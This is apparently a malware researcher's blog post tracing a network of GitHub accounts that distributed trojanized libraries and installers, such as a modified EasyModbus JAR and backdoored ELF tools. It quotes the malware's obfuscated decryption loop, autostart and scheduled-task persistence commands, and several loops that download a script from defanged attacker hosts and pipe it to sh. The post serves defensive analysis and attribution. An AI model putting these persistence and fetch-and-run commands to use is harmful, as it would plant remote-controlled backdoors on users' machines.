The second repository that yielded interesting results was [mansiiqkal/easymodbustcp-udp-java](#) [Wayback Machine copy]. The repository was starred and subscribed by both `serkovs` and `ballory` accounts. The description (`Easy Modbus TCP/UDP/RTU`) and the file name (`EasyModbusJava.jar`) suggested that it contained the EasyModbus Java library.




I downloaded the most recent version (2.8, released on 2017-03-14) of [EasyModbusJava.jar](#) (MD5: `56668c3915a0aa621d7f07aa11f7c8a9`, `VT`) from the official [EasyModbus project page](#) and compared it with [EasyModbusJava.jar](#) (MD5: `4d18388a9b351907be4a9f91785c9997`, `VT`) from [mansiiqkal/easymodbustcp-udp-java](#).

There was no doubt about it, files were different. I used the `zipinfo` to list archives' files and metadata. The JAR from [mansiiqkal/easymodbustcp-udp-java](#) was a bit larger (97272 vs 114504 bytes), included one additional file (`INumberOfConnectedClientsChangedDelegator1.class`) and according to timestamps was (re)packaged at 2018-03-22 18:29:58 (which in turn correlated with timestamp present in this Git commit message).



To be sure these were the only differences I used Jd-Gui to save decompiled Java classes from both JARs and then used WinMerge to see differences. Skipping negligible code formatting artifacts generated by the decompiler here is what I found:

- The extra file `de/re/easymodbus/server/INumberOfConnectedClientsChangedDelegator1.class` contained three large byte arrays and what seemed to be a decryption function
- 12 other classes explicitly imported the `INumberOfConnectedClientsChangedDelegator1` class



The code present in the `INumberOfConnectedClientsChangedDelegator1` class was designed to drop files to disk and establish persistence. The code used a custom decryption routine to decrypt an array of bytes and then used resulting blob (3011 bytes in total, MD5: `cf2ca657816af534c07c8ceca167e25b`, `\VI`) as a source of file content and strings (file names, system commands).

```
Terminal — 151x24
localObject = (byte[])Class.forName(Thread.currentThread().getStackTrace()[1].getClassName()).getField("a").get(null);
int i = 0;
int j = 3201;
while (i < 3000)
{
    j = j % 17 - 233 + j % 236;
    int tmp6674_6673 = (i + 1);
    localObject[tmp6674_6673] = ((byte)(localObject[tmp6674_6673] - ((localObject[i] ^ 0xFFFFFFFF) + j - (18 - j))));
    int tmp6695_6694 = (i + 2);
    localObject[tmp6695_6694] = ((byte)(localObject[tmp6695_6694] - (localObject[(i + 1)] - ((j ^ 0xFFFFFFFF) & 0x17) - 133)));
    int tmp6718_6717 = i;
    localObject[tmp6718_6717] = ((byte)(localObject[tmp6718_6717] + (-localObject[(i + 1)] % 51 + (localObject[(i + 2)] ^ 0xFFFFFFFF | 0x86)));
    int tmp6746_6745 = i;
    localObject[tmp6746_6745] = ((byte)(localObject[tmp6746_6745] ^ localObject[(i + 2)] - 30 + j % 3));
    int tmp6765_6764 = i;
    localObject[tmp6765_6764] = ((byte)(localObject[tmp6765_6764] - ((localObject[(i + 1)] & localObject[(i + 2)]) - (localObject[(i + 2)] - 1)));
    i += 3;
}

private static void a296977313()
{
    Class localClass = Class.forName(Thread.currentThread().getStackTrace()[1].getClassName());
}
```

Depending on the operating system type the code was executed on, it performed different actions described below:

Linux

The code dropped a JAR file (MD5: `9d4aeb737179995a397d675f41e5f97f`) to `$HOME/.local/share/bbauto` and created a desktop entry persistence by setting `$HOME/.config/autostart/none.desktop` file to execute the following command:

```
/bin/sh -c "java -jar
$HOME/.local/share/bbauto"
```

The code also created an additional desktop entry `$HOME/.config/autostart/.desktop` set it to execute the following command:

```
/bin/sh -c 'while true;do wget hxxp://eln.duckdns[.]org/se -O -|sh;sleep
60;done'
```

macOS

The code dropped a JAR file (MD5: `9d4aeb737179995a397d675f41e5f97f`) to `$HOME/Library/LaunchAgents/AutoUpdater.dat` and established persistence by creating a launch agent called `AutoUpdater` (`$HOME/Library/LaunchAgents/AutoUpdater.plist`).

The code also created an additional launch agent called `SoftwareSync` set to execute the following command:

```
/bin/sh -c 'while true;do curl hxxp://eln.duckdns[.]org/se -o -|sh;sleep 60;done'
```

Windows

The code dropped a JAR file (MD5: `9d4aeb737179995a397d675f41e5f97f`) to `%temp%\..\Microsoft\ExplorerSync.db` and established persistence by executing following command:

```
schtasks /create /tn ExplorerSync /tr "javaw -jar %temp%\..\Microsoft\ExplorerSync.db" /sc MINUTE /f
```

The dropped JAR file (MD5: `9d4aeb737179995a397d675f41e5f97f`) and Windows file and scheduled task names (`ExplorerSync.db` , `ExplorerSync`) were exactly the same as discovered in the modified JXplorer Tcl installer script. This created another plausible connection between the [mansiiqkal/easymodbustcp-udp-java](#) repository and modified Windows installer of JXplorer.

I also analyzed previous version of the `EasyModbusJava.jar` (MD5: `38f51f6555eba1f559b04e1311deee35` , `VI`) file committed to the [mansiiqkal/easymodbustcp-udp-java](#) repository on 2018-02-20. It contained the same additional Java class however code was a bit different due to changes in an encrypted array and offsets referencing decrypted data. When decrypted the blob (3011 bytes long, MD5: `9a3936c820c88a16e22aaeb11b5ea0e7` , `VI`) contained mostly the same data as later version. The only notable difference was usage of `%APPDATA%` instead of `%TEMP%` as a base directory for location of dropped JAR file on a Windows systems.

Summary

By following breadcrumbs I was able to discover and draw connections between pieces of malware and online infrastructure:

1. The [modified JXplorer Windows installer](#) found on VirusTotal and modified EasyModbus Java library found on GitHub ([mansiiqkal/easymodbustcp-udp-java](#)) dropped the same JAR file (FEN downloader, MD5: `9d4aeb737179995a397d675f41e5f97f`). Further similarities were visible in the dropped file path (`%TEMP%\..\Microsoft\ExplorerSync.db`) and scheduled task name (`ExplorerSync`)

2. GitHub account [mansiiqkal](#) was part of the same “social circle” as other GitHub accounts: [ballory](#) and [serkovs](#), among others. The accounts were linked by starring and subscribing to the same, confined set of GitHub repositories, including each other’s repositories
3. GitHub account [ballory](#) created the [ballory/ffmpeg](#) repository containing modified version of ffmpeg tools. Malicious code present in these tools was set to download a file from the following SourceForge project URL [hxxp://allesare.sourceforge\[.\]net/](#) . The project was owned by an account named [allare778](#) (Stein Sørnson). The same account owned another project named [supremebot](#), hosting a sneaker bot with the same name (and described as “Supreme New York Bot”)
4. The [supremebot.jar](#) file (MD5: [2098d71cd1504c8be229f1f8feaa878b](#)) hosted by the SourceForge [supremebot](#) project was also present in the [steisn/blazebot](#) GitHub repository belonging to the account [steisn](#) (Stein Sørnson). Additionally the YouTube account [Stein Sørnson](#) hosted a [video](#) about “Blaze Bot Supreme NYC”. Coincidentally, the malicious code present in the modified JXplorer Windows installer referenced “blazebot” and [supremenewyork\[.\]com](#)
5. GitHub account [serkovs](#) created the [serkovs/jxplorer](#) repository containing modified JXplorer Linux installer file. While the malicious code present in the binary did not reference any previously observed infrastructure both modified JXplorer installers (for Windows and Linux) could be connected by following linked GitHub accounts (see point 1.)

Is this the end?

Let’s find out! Following up on specific indicators found in analyzed files and collected metadata about GitHub repositories I was able to discover additional related pieces of malicious code.

I started with VirusTotal hunting capabilities - the search returned a set of binaries belonging to the same malware family: Eimea Lite App. The functionality and supported commands of this malware seems to be closely tied with previously discussed FEimea Portable App. The main difference is that while FEimea Portable App is written in Java, the Eimea Lite App comes in the form of compiled binaries for both Windows and Linux operating systems. Each observed instance of Eimea Lite App was built into the [LAME](#) encoder tool, likely in order to thwart detection.

One of the oldest samples uploaded to VirusTotal on 2017-08-26 was (unsurprisingly) named [supreme_bot2.cpl](#) (MD5: [815db0de2c6a610797c6735511eaaaf9](#) , [VT](#)). The sample uses two command and control servers: [sanemarine.duckdns\[.\]org](#) ,

`lemonade.freedomdns[.]org` ; contains two self signed certificates issued for `Allesare Ltd.` and supports similar set of commands as Java based FEimea Portable App:

```
CAPABILITY EIAPrev1.33 EAUTH SELECT EXAMINE STATUS PWD LIST STAT SEARCH ESEARCH  
RENAME HASH FETCH COPY APPEND LINK SYMLINK REMOVE ACCESS NOOP LOGOUT
```

The most recent sample `Aero.cp1` (MD5: `dd3a38ee6b5b6340acd3bb8099f928a8` , VT) was uploaded to VirusTotal on 2018-11-25, which correlates with version string present in the file:


```
Eimea Lite app - ver. 3.11 Mainline  
Audio system : IMM Framework  
Audio codecs : pcm lame-mp3 opencore-amrnb  
soxr  
Build Nov 25 2018 11:54:25 Win32
```

This instance uses the same command and control servers that were observed in initially analyzed sample of the FEimea Portable App (MD5:

`65579b8ed47ca163fae2b3dfffd8b4d5a`): `limons.duckdns[.]org` and `polarbear.freedomdns[.]org` .

My other search focused on further exploration of the GitHub graph. I previously mentioned that suspicious GitHub accounts and repositories created a confined network - however the graph also included entries that seemed to be a bit off.

One of these entries was an account of Andrew Dunkins ([adunkins](#) [[Wayback Machine copy](#)]), that included a set of nine repositories, each hosting Linux cross compilation tools. Each repository was watched or starred by several already known suspicious accounts.




The account seemed to be legitimate at first sight - it included a profile picture and description, which was not consistent with previously discovered accounts. However a look at a sample ELF binary (`i686-w64-mingw32-addr2line` , MD5:

`b54156221d1c5387b8de0eb4605dc3a0` , VT) hosted in one of the repositories quickly proved I was wrong. At the end of the binary there was a shellcode, almost identical to the one found in the ffmpeg binaries obtained from the `ballory/ffmpeg` repository. The only difference was that shellcode was set to execute the following command:

```
/bin/sh -c cd /home/`whoami`/.config;mkdir autostart;cd autostart;>y echo [Desktop Entry];>y echo Type=Application;>y echo Exec=/bin/sh -c "'while true;do wget hxxp://allesare.sourceforge[.]net/test/msg -O -|sh;sleep 60;done"';chmod 755 y;mv y .desktop
```

Overall there were 305 backdoored ELF binaries in nine GitHub repositories belonging to Andrew Dunkins.

Following that trail I found one additional account ([snackroll11](#)) that starred some of Andrew Dunkins' repositories and that contained a repository with interesting name and description ([streettalk_priv_bot - Supreme Bot \[Wayback Machine copy\]](#)).




Despite the name and description of the binary, the file included in that repository (`supremebot.exe`) turned out to be something else - something that I have seen previously and something that provided a great closure for this post.

The file `supremebot.exe` (MD5: `6ee28018e7d31aef0b4fd6940dff1d0a` , [VT](#)) was actually another modified version of JXplorer 3.3.1.2 installer for Windows. The installer also contained changed `http-2.7.9.tm` file (MD5: `3a75c6b9b8452587b9e809aaaf2ee8c4` , [VT](#)) however some actions performed by the Tcl script were slightly different from the initially analyzed version:

- It used BITSAdmin and PowerShell to download and execute a batch script from `hxxp://en1.duckdns[.]org`
- It dropped a JAR file (MD5: `d7c4a1d4f75045a2a1e324ae5114ea17` , [VT](#)) to `BR.jar` . The JAR file was another version of previously described JDL downloader

So is this the end? I don't think so :-)



Appendix

Please note that GitHub has now removed identified accounts and repositories. Copies of the repositories showing their content are available via [Wayback Machine](#). Where possible I included links to Wayback Machine copies in the above post.

[List of GitHub accounts](#)

[List of GitHub repositories](#)

[List of indicators](#)

Comments
